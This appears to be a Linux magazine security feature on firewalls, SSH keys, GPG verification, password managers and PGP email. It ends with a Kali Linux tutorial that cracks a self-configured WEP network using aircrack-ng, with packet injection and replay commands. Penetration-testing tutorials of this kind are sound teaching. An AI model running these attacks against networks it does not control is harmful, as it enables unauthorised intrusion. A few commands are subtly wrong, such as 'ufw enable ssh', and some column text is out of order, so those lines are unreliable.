
NAT was meant to solve the problem of IPv4 address exhaustion. With IPv6 and its huge address space this problem is obviated, and there's no NAT. Home routers, we'd hope, ship with their own sanely configured firewalls so that home networks stay private. But you might want to look into putting a couple of network cards into an old PC and running a dedicated firewall distro such as Pfsense. Also look into flashing an old router with the Linux-based DD-Wrt or Tomato. It's not wise to do this to your main router (not only might you break things, but your ISP might only allow its own hardware to connect), but it's simple enough to set up a secure enclave within your home network. One of the problems of increased IPv6 adoption is the possibility for shadow networks to emerge and for firewalls on one or the other protocols to be sidestepped. That's beyond the scope of this feature, but if you fancy fortifying your desktop Linux install with a firewall, we can help you with that. There's no need to familiarise oneself with the arcane syntax of iptables, or its hip replacement nftables. With just a few clicks Gufw (a frontend for Ufw) will have you set up with some degree of stateful protection. Gufw is just a `sudo apt install gufw` away on Ubuntu. It'll appear in the Applications Grid under Firewall Configuration. You'll be prompted for a password when it runs since in order to do any good it must run with administrative privileges.

## Firewall configuration

Gufw comes with three preconfigured profiles – Home, Office and Public – that refer to connections of increasing risk. The risks associated with using public Wi-Fi are sometimes overstated, but you should exercise additional caution in those situations.

The Home profile blocks all incoming connections and enables all outgoing ones. Activate it by hitting the switch and you'll find that day-to-day web browsing and any other business you might have with the Internet works just fine. Click the Report section to see which programs are listening and on which addresses, and use these to create firewall rules by clicking the + button at the bottom. Don't worry about the Avahi daemon and CUPS – these services listen by default to make for easier for network browsing and printer discovery. If you followed our virtualisation feature last issue and are running VMs through Libvirt, then you might spot the DNS masquerading service listening on the local interface, which is necessary to bridge the virtual and real networks.

The issue of outgoing connections is often



overlooked. But if your threat model includes users running malicious programs, then perhaps it shouldn't be. Lots of malware is smart enough to use common port numbers to evade naive blocking strategies, but if you were paranoid you might still only enable outbound connections to ports 80 and 443, to only allow web browsing. In that situation you'd also want to restrict access so that only the web browser could make such requests too. A number of applications and games (mostly games it turns out) already have profiles set up in Gufw, so if something doesn't work it might only take a few clicks to add an exception.

For servers you'll have to deal with Ufw from the command line, but it's still much easier than dealing with iptables. Ufw comes pre-installed on Ubuntu Server and can easily be installed on other distros. To set up a default policy like Gufw's Home profile, just do:

```
$ sudo ufw default deny incoming
$ sudo ufw default allow outgoing
```

As is, this isn't very satisfactory for a server, since you'll want to connect to the server over SSH. To enable incoming SSH connections and activate the firewall, use

```
$ sudo ufw enable ssh
$ sudo ufw enable
```

Note the warning about existing SSH connections potentially being disrupted, and be aware that any other services you're running may be disrupted to. At least with SSH access you can easily fix those. If you want to see detailed firewall info, type

```
$ sudo ufw status verbose
```

**Gufw's can reject or deny unwanted traffic, depending on whether or not you want to be active or passive in your rejection.**

## Rudimentary Server Security

You may wish to have the SSH daemon listen on a port other than the default (22), to avoid the most primitive of port scans. You can do so by editing `/etc/ssh/sshd_config` and changing the `Port` directive to something obscure like 2222, restarting SSH and finally making an appropriate firewall rule with

```
$ sudo ufw allow 2222
```

Likewise, to enable HTTP and HTTPS requests to a web server (so that you could access your Nextcloud instance, for example) you would use the same command with ports 80 and 443. If you were running a LAMP stack, MySQL (or MariaDB) ought to have been configured to listen on the local loopback address.

There's generally no need for it to be accessible to the outside world.

Whole books have been written on securing web servers and we're not going to fit all their erudition in this box. But if you're running Nextcloud, you could do a lot worse than visit its easy security check-up page at: <https://scan.nextcloud.com>.

# Keys and signatures

Trust no one, unless their SSH key is signed by Linux Format's public key.

The devastating attack on Solar Winds discovered in December 2020 shows how a single weak link can undo even the most thoughtful security regimen.

Here a supply chain attack was used to ship poisoned updates to its Orion software, used by thousands of customers worldwide to manage their infrastructure.

These customers include several US government departments and major tech companies, and since the malware it bundled was so stealthy, many of them had no way of knowing what data was stolen or for how long it was accessible. Similar attacks have targeted Windows updates (for example, the Flame malware in 2012) and more recently the EncroChat messaging system, whose update mechanism was compromised by police in 2020, leading to 800 arrests across Europe.

It might, we suppose, be taken as proof of desktop Linux's popularity that the Linux Mint website became the victim of an attack in 2016. While not strictly speaking a supply chain attack, the hacker was able to gain control of the website and alter the link to download ISO images to point to a modified image that included the Tsunami malware. Not only did they modify the link, but also the checksum displayed below it. It's common for projects to provide checksums alongside their files so that people can check their downloads haven't been corrupted (though few people do). When your system downloads packages from its repositories, checksums (usually SHA256) are used to verify their integrity.



## Trust, but verify

Public Key Cryptography always seems a little like magic when you first hear about it, and this article is unlikely to demystify it any, but one (ahem) key point is that public keys should be as public and widely known as possible. We're not jeopardising Mint's security by printing their public key here because knowing that won't help anyone deduce any information about their private key. If anything, we're helping them by making it more available (albeit in frustratingly hard-to-transcribe paper form). If an adversary tricks you into thinking a public key under their control belongs to someone else (or you blindly trust a key from a forum post), then they can use it to imitate that person. All signatures will check out fine and you might end up

divulging your most secret knowledge. Hence the old adage: trust, but verify.

Analogously, though easier to fathom, private keys must be kept private. When you generate them you can opt to generate a revocation certificate as well. That way if a key is compromised, you can revoke the corresponding public key from Keybase or other directories. It's the equivalent of declaring your password lost. There's a reasonable privacy concern about the email address embedded in a public key. You don't have to put a real address here: it doesn't limit which email addresses you can use the key to correspond from. But if your email address is public anyway, then having it match your public key makes things seem more official.

```
Processing triggers for gnome-menus (3.36.0-1ubuntu1) ...
Processing triggers for nan-db (2.9.1-1) ...
lx@brokeypsu:~$ ssh-keygen
Generating public/private rsa key pair.
Enter file in which to save the key (/home/lxf/.ssh/ld_rsa):
Enter passphrase (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in /home/lxf/.ssh/ld_rsa
Your public key has been saved in /home/lxf/.ssh/ld_rsa.pub
The key fingerprint is:
SHA256:CD55efuw4cmPhY6zsAtLx8ahVBXGm3zkHKxzdaRxwpu lxf@brokeypsu
The key's randomart image is:
+---[RSA 3072]---+
|...o+o |
|...o..o+ |
|+o...+o o |
|+o...+o o |
|o...o B |
|o...o S |
|o...o S |
|*...*+ |
|*...*o+ |
|*...*o+ |
|[SHA256]-----
```

Who says cryptography isn't pretty? These ASCII art representations of private keys are much easier to compare than lengthy strings.

But as the Mint hack showed this isn't always enough, and that is why projects and packages often ship with GPG signatures as well as checksums. If you've ever followed the official installation instructions for Tails (The Amnesiac Incognito Live System) you'll know about these. Since those signatures could only be generated using the private Tails signing key and we can check them using the corresponding public key (which we can check this from any number of high-profile websites or the [keybase.io](#) directory), we can convince ourselves that either the download is legitimate, or the Tails signing key has been compromised (which is unlikely). Public keys can be signed by other public keys to establish a web of trust. Pre-pandemic, hipsters would host key signing parties to further the connections in this web, but we never got invited to them.


## Signature check

We can use Mint as an example of how to check GPG signatures, and you should get into the habit of doing this for anything else you download. Tools are available to do this in Windows, and there are graphical means to do it in Linux too, but we'll show you how to do it at the command line since this works anywhere. Add the Mint signing key to your GPG keyring with:

```
$ gpg --keyserver hkp://keyserver.ubuntu.com:80 --recv-key
"27DE B156 44C6 B3CF 3BD7 D291 300F 846B A25B
AE09"
```

You'll also find these instructions at <https://linuxmint.com/verify.php>, in case you suspect we tampered with the public key in the above command. Rather than signing the whole ISO file, which would take users a long time to verify, the signature is generated using the checksum file. This is reasonable since we're going to check that checksum in a moment, and if it checks out then, thanks to the cryptographic security of the SHA256 hashing algorithm and the sanctity of Mint's private key, we can safely assume the ISO file hasn't been tampered with.

On with the show, then. Place the `sha256sum.txt` and



➤ **Gnome comes with the Seahorse utility for graphical management of SSH and GPG keys.**

**sha256sum.txt.gpg** files from the Mint website in the same directory as the ISO file, which you could download or copy from the DVD. Then check integrity and authenticity with:

```
$ sha256sum --ignore-missing -c sha256sum.txt
$ gpg --verify sha256sum.txt.gpg sha256sum.txt
```

The checksums file contains information for all four Mint 20.1 editions, so we use a flag in the first command to tell it not to worry about missing files. It should report good news for the Cinnamon edition (and any other editions you happen to have in that directory) after it's churned through its 2GB bulk.

## Sshhhhhh!

We've already mentioned SSH (the replacement for Telnet that enables secure console logins to Linux boxes). Modern default configurations for SSH are generally fine, but if an attacker gains access to a user's (one with root privileges, say) password then the game may well be up. Besides having SSH listen on a different port (which might reduce bots trying to log in using unimaginative credentials) we can use public key, rather than password, authentication for increased security.

This is something you should get into the habit of doing, and when you do you'll find it makes your life much easier (at least if you spend a lot of time SSHing into things). The idea is simple: upload a public key to the remote machine, then use the associated private key to log in. To progress we first must generate both keys on the local machine. Before we can do this though run `ls ~/.ssh` and see if the directory (if it even exists) contains the files private and public key files **id\_rsa** and **id\_rsa.pub**. If these exist then you've already generated a key pair. So you don't need to run:

```
$ ssh-keygen
```

because doing so would overwrite them. Otherwise generate the keys using the defaults – it'll take a minute and tell you to bash the keyboard and mouse to generate entropy.

Key access can replace password authentication, but it's also possible to adopt a "belt and braces" approach and protect your key with

a password. This way if someone steals your private key, they won't get access to your servers. The key generator will ask you for an optional password, which in most situations you should provide, but if you're using keys for the first time don't worry, you can always generate a new, passworded key later, and passwordless login is quite novel the first few times. Especially if you are sick and tired of typing the default credentials for your many Raspberry Pis, or forgetting what you changed them to.

If you like managed identities and such, then you can take carry around various keypairs or store them on the cloud and carefully unlock the right one at the right time. There's a time and a place for that, but for simple things it's much easier to have a different SSH keypair on every machine you use and upload all those public keys to all the servers you use. So now that we've generated our keypair we can upload the public key part to our server. You can do this manually, adding an entry in the server's **~/.ssh/authorized\_keys** file, but this is cumbersome when there's a program that will do it for us:

```
$ ssh-copy-id username@remotehost
```

**"You should get into the habit of checking GPG signatures for anything else you download."**

There's no need for the username on the remote host to match your local username, but if it does you don't need to enter it. After you've entered the password to confirm your identity and uploaded the public key, you should be able to log in password free. This also means on modern file managers you can browse your Pis and other remote servers hassle-free using the `ssh://pi@raspberrypi.local` syntax. Once you've confirmed it works you can disable password authentication altogether on the server by editing **/etc/ssh/sshd\_config** and adding the directive

```
Password Authentication no
```

Over the page, we've got some tips for getting all your other passwords under control, as well as a quick guide to PGP email.

➤ **Mint learned the hard way what happens when miscreants meddle with download links. It now signs its releases, so you really should check those signatures.**



# Web browsing and email

Our two favourite network applications are attractive targets for hackers and zombie scripts. Don't let them in!

We've talked a lot about web browsers and privacy previously in the magazine, and lots of the points raised there are security concerns too. Third-party advertising networks are regularly compromised, so blocking cookies (or using Firefox's container to isolate them) and JavaScript (for example, through NoScript) isn't just about avoiding obtrusive ads and unnecessary tracking.


There's only so much your browser or OS can do if you click a malicious link. So do try to avoid those. Major browsers use regularly updated safe browsing lists and sandboxing to keep users safe. And thanks largely to Let's Encrypt, most websites you visit use HTTPS (as indicated by the friendly green padlock in the URL

**"It was possible for an attacker to establish a direct connection to a machine behind a NAT gateway."**

bar) to ensure firstly that third parties can't snoop on your browsing (and sniff credentials off the wire) and secondly that the site you're browsing isn't doing some sort of impersonating. But hackers are ingenious and web browsers are popular targets. Rogue extensions might harvest form data, a site you're using (or an ad network it uses) might be compromised to serve some ungodly JavaScript exploit (such as the Magecart payment skimmer) or point your DNS requests somewhere else.

So much of our data is stored online and protected only by a password, so exercising good password hygiene is critically important. If you recycle a password (even if you think you're using an imaginative variation) from another site, and that site is compromised, then who or whatever compromised it will certainly try and

Firefox has its own built-in password manager, which if you trust Mozilla will integrate seamlessly with Firefox Sync.



use those credentials elsewhere. No service today should store passwords in plaintext, and indeed using password hashes instead has been the norm since the early UNIX days. But thanks to GPUs being so good at password cracking (and open source tools such as Hashcat and OCL) if an attacker gets hold of a list of password hashes (from a stolen database, say), then they'll almost certainly manage to crack the simplest passwords therein.

Firefox, Chrome and many other browsers all have their own password managers built in. You may prefer to use those to take care of your passwords, then use Firefox Sync or (shudder) Google to be able to access these from other devices. We're fans of services like Lastpass, which for a small fee can do the same thing. If you want to take responsibility for your passwords then you can use the open source KeePassXC locally and optionally sync the keyring via Nextcloud.

### There can only be one (passphrase)

Whatever password manager or service you use the idea is the same. You only need to remember one passphrase, which unlocks a keyring and enables you to easily copy and paste the site password in place. However, the prospect of changing so many passwords on so many sites seems daunting, especially when faced with the possibility that leaving just a few key sites with similar passwords could be one's undoing. But even if you just secure the important credentials, lots of risk is mitigated. You should be able to remember your master passphrase; a good technique is to join five or six random words together and come up with a mnemonic to remember them. You should then let your password manager come up with suitably random passwords for individual sites, which for the most part you needn't remember. There will be exceptions though: some websites don't let you paste into password fields. And some passwords you might prefer to keep in your head since you might need them in a situation where you don't have access to the keyring.

Strong passwords alone can't save us, and most online banking websites use a second authentication factor, commonly a text message containing a one-time code. Less common nowadays, but still around are bank-provided challenge response devices, which require your card to be inserted. Even if not mandated, many sites enable you to use 2FA, and for accounts of value you really should enable it. Unfortunately sim-jacking attacks are becoming more prevalent so more people are turning to the likes of Google Authenticator or hardware tokens such as Yubikey for authentication.

You can use hardware tokens for such diverse tasks as authenticating with Google, Github or your Linux box. But to finish off we'll combine some of the ideas from earlier and solve one of the greatest problems of the Internet age: how to get PGP email working without

The screenshot shows the Mozilla Thunderbird interface. On the left, the 'Account Settings' sidebar is open, with 'End-To-End Encryption' selected. In the main window, a compose dialog titled 'Write: (no subject) - Thunderbird' is displayed. The 'Security' menu is open, showing options for encryption technology: 'Do Not Encrypt' (selected), 'Require Encryption', 'Digitally Sign This Message', and 'Attach My Public Key'. The message body area shows a recipient 'Jonnibidwell' and a key icon with the ID '0x8491947D'.

It's easy to start sending PGP-signed messages with Thunderbird, but harder to get your friends to reply.

tears. You'll find the acronyms PGP and GPG get confused a lot, PGP originally referred to the 1995 email standard and GPG refers to the Gnu Privacy Guard, but let's not get bogged down in symmetric semantics. Using PGP-signed or encrypted email won't necessarily protect you from scams, but if more people get used to seeing emails from you with a PGP signature (and a valid one if they'd care to check), then not only might they be inspired to join the privacy party, but they might not fall pray should some rogue email purporting to be from you when in fact it came from another source.

Up until recently, Thunderbird users had to rely on a plugin such as Enigmail to provide PGP, but now (in version 78) OpenPGP is built into it. So assuming you already have your email set up in Thunderbird it's pretty straightforward to add it. If your distro is based on (or is) Ubuntu 20.04 LTS then at the time of writing this feature isn't included in the version of Thunderbird in the Apt repos, but is in the latest Snap or Flatpak. The idea is much the same with Enigmail if you want to stick with the version in the repos. Go to your account settings, find the End to End encryption section and click the Add Key button next to your email address. Select Create a new OpenPGP Key (if you don't already have one).

You can choose an expiry date for your key, and in

the absence of other factors the default three-year expiry period is good. The default size of 3,072 bits is good too unless you're extra paranoid. Asymmetric keys are much larger than symmetric ones (such as the 128-bit still commonly used by AES) but this doesn't really mean they're harder to crack. Click Generate Key and you'll be told to generate some randomness, with keypresses, disk activity and burning sage (it's okay not that last one). Hopefully you'll see a friendly message that says the key was created successfully. You can use the OpenPGP Key Manager to manage your correspondents' public keys as well as your own.

Now when you compose messages from this account, in the Security menu you'll have the option to digitally sign your messages. You can also encrypt them, but you can't do that until you have and are convinced by the recipient's public key. Thunderbird will attach your own public key to PGP messages by default, but people may not (and should not) trust it out of the blue.

You should also back up and protect both parts of the keypair which you can do from the settings page. For safety you can't export the private key in raw form, it must be password protected. For more email protection look into using a incorporating a hardware token into your email workflow. And let us know how your fortification in general goes.




## Armoured Firefox

If you look in the `/etc/apparmor.d/` directory on Ubuntu you'll see there's a profile for Firefox too. You can enable it by deleting the link `/etc/apparmor.d/disable/usr.bin.firefox` and then running: `$ sudo apparmor_parser -r /etc/apparmor.d/usr.bin.firefox`. Now restart Firefox and it'll only be able to access the configuration files it needs, MIME information and downloads directories. Study the profile file to find out all the other restrictions it now lives under. If something doesn't work, you may be able

to fix it by tweaking that file. You can get more information out of AppArmor by looking in the kernel logs or installing the `apparmor-notify` package. The latter will give you a pop-up warning whenever something is blocked. For the most part we got on fine with our AppArmor-enabled Firefox.

There were some glitches with WebGL, and it really didn't like the resolution being changed, but on the whole we felt just a bit more indestructable.



Looking at our notifications we can understand why the Firefox AppArmor profile is disabled by default.

# Kali Linux

## Hack Wi-Fi, break things

We're left wondering how the goddess Kali feels about being associated with so many script kiddies?



**B**efore we do anything, a standard disclaimer: Do not use any of these techniques against a machine that's not under your control, unless you have been given explicit permission to do so.

This guide could potentially be used to access things that you're not supposed to, and if you get caught (and, believe us, you will get caught if this guide is your only source) you might find yourself at the wrong end of the Computer Misuse Act, or whatever is the legislation in your locale. Even if it doesn't get to the courts, being woken up at 6am by law enforcement officers demanding that you surrender all your hardware is no fun. Also if, for example, you're using *Wireshark* to collect packets from your home wireless network, then as a matter of course you should tell

other members of your household what you're up to.

With that out of the way, we can get on with some introductory penetration testing. You can use Kali straight from the disc, install it, or

original WPA has been deprecated, but is still much more secure than WEP). Cracking wireless networks (not just WEP ones) isn't just a matter of repeatedly trying to connect using different passwords as most routers

would blacklist the MAC address of any device that tried that. Instead, a more passive approach is required, so we set our wireless adaptor to a special mode where it silently sucks up all packets as

they fly through the air, rather than sending any of its own. Often called 'monitor' mode.

We won't cover setting up a WEP network here, you can do it with an old router or even on your current one, so long as everyone else in the household knows their network activities are potentially all visible. Our preferred solution is to set up a Raspberry Pi running *hostapd*, the relevant *hostapd.config*

**“Do not use any of these techniques against a machine that's not under your control.”**

just install the tools (*Wireshark* and *aircrack-ng* are available in most repos) on your preferred Linux distribution (distro). For our first trick, we'll show you how trivially easy it is to crack a WEP-secured wireless network. The underlying attacks used by *aircrack-ng* first came into being about 15 years ago, and everyone should be using WPA2 for their password-protected networks now (the

file looks like:

```
interface=wlan0
driver=nl80211
bridge=br0
ssid=WEPnet
hw_mode=g
channel=6
auth_algs=3
wep_default_key=0
wep_key0="short"
```

Our 5-character key corresponds to 40 bits, which is the best place to start. Cracking longer keys is certainly possible, but requires more packets and more time. We should be able to crack a 40-bit key in around one minute (and that includes the time taken to capture enough packets). Once you've got a target WEP hotspot set up, we can focus on our Kali Linux-running attack machine.

## Preparing the attack

Getting wireless devices working in Linux is traditionally a source of headaches. Some adaptors require extra firmware to work, and many have other peculiar quirks all their own. As such we can't really help you, but in general if your device works in another distro, it should do so in Kali Linux too. Unfortunately, even if you do get it working normally, many wireless drivers will still not support monitor mode. Some (such as Broadcom's wl driver for BCM2235-2238 chipsets commonly used in laptops) do, but require you to activate it in a non-standard way, others claim to but don't. All in all it's a bit of a minefield, but the *aircrack\_ng* website maintains an up to date list showing the state of various chipsets at [www.aircrack-ng.org/doku.php?id=compatibility\\_drivers](http://www.aircrack-ng.org/doku.php?id=compatibility_drivers).

Before we attempt to activate monitor mode, it's a good idea to disable *NetworkManager* or any other process which talks to the network card (*wpa\_supplicant*, *avahi* etc). These might interfere with things and the last thing we need is interference. Once the device is in monitor mode it will no longer be a part of the network, so you won't be able to browse the web etc unless you also have a wired connection. To test if monitor mode is available on your device, fire up Kali Linux, open up a terminal and run `# airmon-ng start wlan0 6` replacing `wlan0` with the name of your wireless interface (which you can find out from `iwconfig`) and `6` with the channel which the wireless channel of the target network (although at this stage it doesn't matter). You'll get a warning if *NetworkManager* or friends were detected, along with their PIDS so that they can be duly killed. Hopefully at the end of the output there will be a message such as:

```
(mac80211 monitor mode vif enabled for [phy0]wlan0 on
[phy0]wlan0mon)
```

We end up with a new network interface called `wlan0mon`, different drivers will result in different names, `mon0` is common too, so keep a note and adjust any subsequent

commands accordingly. You can check that monitor mode is indeed active by running `iwconfig wlan0mon`.

Note that in Kali Linux, unlike pretty much every other distro, the default user is root. Just as well because most of these commands need privileged access to the hardware. Kali isn't really intended to be a general purpose distro, so the usual concerns about privilege separation don't apply. Now the fun can begin with `# airodump-ng wlan0mon`.


*Airodump* will have your adaptor hop between channels and tell you everything it sees—access point names (ESSIDs) and MAC addresses (BSSIDs) and any clients connected to them. Note the BSSID and channel of the network you wish to attack, we'll refer to the fictitious 00:de:ad:be:ef:00 and channel 6. Knowing the MAC address of a client connected to the network may come in handy later on when we come to inject packets. You can generate traffic by connecting to the WEP network and doing some web browsing or other activity. You should see the `#data` column increase as more packets are collected. When you begin to feel slightly voyeuristic, press Ctrl+c to stop the capture.

In a genuine penetration testing scenario though, it would be cheating to generate traffic this way (we're not supposed to know the key at this stage, that's what we're trying to figure out). But we have a cunning trick up our sleeve, hardware permitting. Test if your card can inject packets, this works best if the attacking machine is close to the router (which might be hard if said machine isn't portable):

```
# aireplay-ng -9 -e WEPnet -a 00:de:ad:be:ef:00 wlan0mon
```

Hopefully you'll see something like this, the replay attack won't work well unless packets can be injected reliably:

```
02:23:13 00:13:EF:C7:00:16 - channel: 6 - 'WEPnet'
```



» DVWA is all kinds of vulnerable, we wonder what havoc this query will wreak?

## We need to talk about WEP

Apart from short keys (the original WEP specified 40- or 104-bit keys and early routers were forced into choosing the former), the protocol itself is vulnerable to a statistical attack. Besides the 40-bit key, a 24-bit initialisation vector (IV) is used to encrypt the data packet. The most practical attack against WEP involves collecting many IVs and their associated packets

and doing some number crunching to derive the key. For a 40-bit key, we can get away with as few as 5,000 packets. If the network (or rather the nodes of it within earshot of our wireless device) is busy, this will not be a problem. If not we can use a sneaky trick to get the router to generate some. Specifically, we can listen for ARP request packets (used to connect MAC and

IP addresses), capture them and inject them back to the router, so that it sends out corresponding ARP replies. We can recognise ARP request packets by their size so it doesn't matter that we can't decrypt their contents. Each ARP reply will give us a new IV, which will be another rap at the door of our WEP network's undoing.

# Security


```
» 02:23:14 Ping (min/avg/max): 1.384ms/7.336ms/21.115ms  
Power: -39.73  
02:23:14 30/30: 100%
```

If that works we can inject packets of any shape or size to the router. Unfortunately, it will generally ignore them because (a) we aren't authenticated with the network and (b) we still can't encrypt them properly because we don't know the key. What we can do, if we can figure a way around (a), is listen for ARP requests and send them back out into the ether. The same ARP request can be used many times, the more replays the more IVs. If packet injection isn't working then just stick with generating traffic directly via the WEP network. We were able to crack our short key with just 5,000 packets, so without further ado, let's recommence the packet capture. This time we'll restrict the channel and BSSID so that we only capture relevant packets:

```
# airodump-ng -c 6 -b 00:de:ad:be:ef:00 -w lxfcap wlan0mon
```

The `-w` switch tells *airodump-ng* to save the packets to disk with the prefix `lxfcap`. They are saved as raw data (.cap) as well as .csv and Kismet-compatible formats, for use in further analyses with other programs. With the capture running, open another terminal and attempt to do a fake authentication with the router:

```
# aireplay-ng -1 0 -e WEPnet -a 00:de:ad:be:ef:00 wlan0mon
```



» Even 128-bit WEP keys can be trivially cracked with just a handful of packets.

If you don't see a reassuring `Association successful :-)` then the next step most likely won't work as is. However, if you add in the MAC address of a device associated with the WEP network with the `-h` switch, then that ought to fix it. Start the replay attack with:

```
# aireplay-ng -3 -b 00:de:ad:be:ef:00 wlan0mon
```

Generating WEP traffic will speed this up, and remember there won't be any ARP requests to replay unless something is connected to the network, so you may have to cheat a little here to get things going. Eventually you should see the numbers start increasing. The packet count in the *airodump-ng* session should increase accordingly, and it shouldn't take long to capture the required packets, sometimes you'll get away with as few as 5,000, but generally 20-30k will suffice (some packets are better than others). At the top end, this is only around 10MB of data. Ctrl+C both the dump and the replay processes. We'll cheat a little by telling *aircrack-ng* to only search for 64-bit (40+24 bits of IV) keys:

```
# aircrack-ng output-01.cap -n 64
```

If you have enough packets, *aircrack-ng* will likely figure out the key almost immediately. Even without the `-n 64` hint with enough packets the attack can still be swift and deadly. You may be unlucky though and sent off to get more packets, in which case run *airodump-ng* and *aireplay-ng* again. If you see a message about being dissociated during the replay attack, then you will need to do another fake authentication. The output filenames will be incremented, and you can use wildcards on the command line, eg `output*.cap` to use all of them at once.

Once you've cracked a 40-bit WEP key, the next logical step is to try a 104-bit (13 character) one. The procedure is exactly the same, only more packets will likely be required (we managed it with 25,000 IVs). Cracking WPA2 keys is a whole different ball game, there are no nice attacks, but if you are able to capture the four-way handshake as a new device connects, then a dictionary attack can be used.


## Exploits and injections

It would be remiss of us to feature Kali Linux and not mention the Rapid 7's Metasploit Framework (MSF). MSF allows security mavens to submit modules to test for (and optionally exploit) all manner of vulnerabilities, whether it's the latest use-after-free bug in Flash, an SQL-injection bug in Drupal or some new way of sending the Windows Update service into spasms. It's immensely powerful and we hardly have space to even scratch the surface of it here.

## Reggae Wireshark

